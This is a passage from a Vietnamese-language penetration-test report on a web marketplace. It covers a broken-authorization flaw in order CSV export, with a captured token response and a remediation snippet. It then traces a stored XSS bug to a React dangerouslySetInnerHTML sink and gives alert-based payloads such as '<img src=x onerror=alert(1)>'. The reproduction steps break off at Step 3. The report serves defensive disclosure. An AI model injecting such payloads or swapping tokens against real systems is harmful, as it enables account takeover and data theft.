
**Response**


Pretty Raw Hex Render

```
HTTP/1.1 200
Server: nginx/1.31.2
Date: Sat, 20 Jun 2026 02:47:37 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0,
must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 561

{
  "accessToken":
  "eyJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiVVNFUiIsImlkIjo0N
  ywic3ViIjoiYWNjb3VudGEiLCJpYXQiOjE3ODE5MjM2NTcsImV4
  cCI6MTc4MjAxMDA1N30.DfSUzhBjNVJ5EEGE2rEBQduIlt1eGcf
  pz8kfHRBBmDHOesazuUAaLN6qJR3ZEi4l1DYbgwoTuL23yFdotV
  tZsQ",
  "tokenType":"Bearer",
  "expiresAt":"2026-06-21T02:47:37",
  "user":{
    "id":47,
    "uid":"cbd84f22-62f1-49ea-bd98-092e6cec7187",
    "username":"accounta",
    "email":"accounta@gmail.com",
    "fullName":"AccountA",
    "phoneNumber":"0939049621",
    "avatarPath":"/avatar.png",
    "role":"USER",
    "wallet":360000,
    "status":"ACTIVE",
    "createdAt":"2026-06-20T02:47:37.412746695"
  }
}
```

**Kết quả:** Đã tạo được tài khoản cho attacker có `id` là 47 và có `accessToken` để chỉnh sửa cho bước tiếp theo

### Step 6: Chỉnh sửa accessToken trong gói tin nãy bắt được ở Repeater thành accessToken vừa lấy được kèm với chỉnh sửa id trên endpoint thành của orderId của victim






### 2.1.4 Remediation

Backend cần bổ sung kiểm tra Authorization trước khi export file CSV.

Cụ thể, Backend không nên chỉ dựa vào `orderId` do người dùng truyền vào từ URL path. Trước khi export CSV, ứng dụng cần xác định người dùng hiện tại đang đăng nhập là ai, sau đó kiểm tra đơn hàng được yêu cầu có thuộc về người dùng đó hay không.

Ví dụ cho hướng xử lí là chỉnh sửa lại logic tại `backend/source/src/main/java/com/cbjs/ximiplace/service/OrderService.java`:

```
User currentUser = currentUserService.getCurrentUser();

Order order = orderRepository.findById(orderId)
        .orElseThrow(() -> new NotFoundException("Order not found"));

boolean isBuyer = order.getUser().getId().equals(currentUser.getId());
boolean isStoreOwner = order.getStore().getOwner().getId().equals(currentUser.getId());
boolean isAdmin = RoleEnum.ADMIN.equals(currentUser.getRole());

if (!isBuyer && !isStoreOwner && !isAdmin) {
    throw new UnauthorizedException("No permission");
}
// sau đó mới thực hiện tạo CSV và export
```

Bằng cách làm như thế thì:

- Đối với người dùng, thì cần `id` của người mua hàng với `id` của user hiện tại đang đăng nhập trùng nhau
- Đối với người bán, thì cần `id` của người đăng bán trùng với `id` của user hiện tại đang đăng nhập trùng nhau
- Đối với admin, thì cho phép luôn.

---

# 2.2 XPE-01-002: Stored XSS in Shipping Address Section in Order Detail Page

## 2.2.1 Description and Impact

Attacker có thể chèn `HTML/Javascript` payload vào trường địa chỉ giao hàng. Payload này được lưu lại trong hệ thống và sau đó được render trực tiếp vào nội dung raw của `HTML` của trang Order Detail. Và khi người dùng truy cập vào trang chi tiết của đơn hàng thì payload sẽ được load lên và thực thi ở phía client-side.

Lỗ hổng này cho phép kẻ tấn công thực thi `HTML/Javascript` trên trình duyệt nạn nhân qua đó lợi dụng những feature của `HTML/Javascript` để đánh cắp thông tin hiện thị trên trang, thay đổi giao diện và kể cả đánh cắp phiên đăng nhập của nạn nhân

## 2.2.2 Root Cause

Lỗ hổng này ban đầu được xác định thông qua kiểm thử black-box và sau đó được xác nhận lại bằng source code review.

Đầu tiên, API tạo và cập nhật địa chỉ nhận trực tiếp dữ liệu JSON request từ người dùng thông qua `AddressRequest` tại:
`backend/source/src/main/java/com/cbjs/ximiplace/controller/AddressController.java`

Ví dụ với API tạo địa chỉ:

```
@PostMapping
public ResponseEntity<AddressResponse> createAddress(
        @Valid @RequestBody AddressRequest request
) {
    Long userId = currentUserService.getCurrentUserId();
    return ResponseEntity.ok(addressService.createAddress(userId, request));
}
```

Các trường địa chỉ trong `AddressRequest` có thể bị chèn HTML/JavaScript payload vì ứng dụng chỉ kiểm tra rỗng và giới hạn độ dài, không có cơ chế sanitize HTML hoặc allowlist ký tự. Source code
tại:`backend/source/src/main/java/com/cbjs/ximiplace/dto/address/AddressRequest.java`

```
@NotBlank
@Size(max = 255)
private String recipientAddress;

@NotBlank
@Size(max = 255)
private String recipientCity;

@NotBlank
@Size(max = 255)
private String recipientDistrict;

@NotBlank
@Size(max = 255)
private String recipientWard;
```

Các annotation như `@NotBlank` và `@Size(max = 255)` chỉ đảm bảo dữ liệu không rỗng và không vượt quá độ dài cho phép. Chúng không ngăn người dùng nhập HTML tag hoặc JavaScript event handler, ví dụ:

```
<img src=x onerror=alert(document.domain)>
```

Sau đó, dữ liệu từ `AddressRequest` được MapStruct copy trực tiếp sang entity `Address` thông qua các function `toEntity()` và `updateEntity()` tại: `backend/source/src/main/java/com/cbjs/ximiplace/util/mapper/AddressMapper.java`

```
Address toEntity(AddressRequest request);

void updateEntity(AddressRequest request, @MappingTarget Address address);
```

Service tiếp tục lưu entity này xuống database mà không thực hiện sanitize hoặc biến đổi dữ liệu. Source code tại: `backend/source/src/main/java/com/cbjs/ximiplace/service/AddressService.java`

```
Address address = addressMapper.toEntity(addressRequest);
address.setUser(user);
Address savedAddress = addressRepository.save(address);
```

Giá trị `recipientAddress` được lưu xuống database thông qua entity `Address`, tương ứng với cột `addresses.recipient_address`: `backend/source/src/main/java/com/cbjs/ximiplace/entity/Address.java`

```
@Column(name = "recipient_address", columnDefinition = "nvarchar(255)")
private String recipientAddress;
```

Đây là tiền đề tạo ra yếu tố “stored” của Stored XSS, vì payload không chỉ được xử lý tạm thời trong request mà được lưu lại trong database.

Khi người dùng thực hiện checkout, backend đọc lại địa chỉ đã lưu dựa trên `addressId`: `backend/source/src/main/java/com/cbjs/ximiplace/service/CheckoutService.java`

```
Address address = addressRepository
        .findByIdAndUserId(request.getAddressId(), userId)
        .orElseThrow(() -> new NotFoundException("Address not found"));
```

Sau đó, các giá trị địa chỉ được copy nguyên trạng từ `Address` sang entity `Order`:

```
.customerAddress(address.getRecipientAddress())
.customerDistrict(address.getRecipientDistrict())
.customerCity(address.getRecipientCity())
.customerWard(address.getRecipientWard())
```

Điều này khiến payload tiếp tục được lưu độc lập trong snapshot của đơn hàng, ví dụ tại các cột như:

```
orders.customer_address
orders.customer_ward
orders.customer_district
orders.customer_city
```

Điểm này quan trọng vì sau khi checkout, việc cập nhật hoặc xóa địa chỉ gốc không loại bỏ payload đã được snapshot trong đơn hàng.

Khi người dùng truy cập trang chi tiết đơn hàng, backend build response từ dữ liệu order và mapper copy nguyên trạng các trường địa chỉ sang `OrderResponse`. Source code tại: `backend/source/src/main/java/com/cbjs/ximiplace/util/mapper/OrderMapper.java`

```
@Mapping(target = "customerAddress", source = "order.customerAddress")
@Mapping(target = "customerCity", source = "order.customerCity")
@Mapping(target = "customerDistrict", source = "order.customerDistrict")
@Mapping(target = "customerWard", source = "order.customerWard")
OrderResponse toOrderResponse(...);
```

Ở phía frontend, adapter tiếp tục ánh xạ các giá trị này vào object `order.address` mà không sanitize. Source code tại: `frontend/source/src/services/api/adapters.ts`

```
detail: raw?.customerAddress ?? "",
ward: raw?.customerWard ?? "",
district: raw?.customerDistrict ?? "",
province: raw?.customerCity ?? "",
```

Root cause trực tiếp nằm ở việc frontend render các giá trị địa chỉ này bằng `dangerouslySetInnerHTML` tại trang Order Detail: `frontend/source/src/pages/account/OrderDetailPage.tsx`

```
<div
  dangerouslySetInnerHTML={{
    __html: `${order.address.detail}, ${order.address.ward},
             ${order.address.district}, ${order.address.province}`
  }}
/>
```


React mặc định sẽ encode dữ liệu khi render bằng JSX thông thường. Tuy nhiên, việc sử dụng `dangerouslySetInnerHTML` đã chủ động bỏ qua cơ chế bảo vệ mặc định này và đưa dữ liệu vào DOM dưới dạng HTML.

Do đó, nguyên nhân chính của lỗ hổng là dữ liệu địa chỉ do người dùng kiểm soát được lưu và truyền qua nhiều lớp của hệ thống mà không được sanitize, sau đó được frontend render bằng HTML sink `dangerouslySetInnerHTML`. Điều này cho phép payload HTML/JavaScript được trình duyệt phân tích và thực thi, dẫn tới Stored XSS.


## 2.2.3 Steps to reproduce


### Step 1: Đăng nhập lại vào AccountA

Đăng nhập vào ứng dụng bằng tài khoản người dùng thông thường (**AccountA**).




### Step 2: Thêm payload vào trong địa chỉ mặc định của order








Ta sử dụng payload như sau:

```
<img src=x onerror=alert(1)>
```


Ta thấy hiện tại `src=x` nên là đường dẫn không hợp lí nên khi tag `<img>` được load lên thì nó sẽ tự động kích hoạt hàm `onerror=alert(1)`


Payload này được sử dụng để kiểm tra liệu dữ liệu trong trường địa chỉ có được render như HTML và có thể thực thi JavaScript hay không.






### Step 3: Mua một đơn hàng kèm địa chỉ mặc định

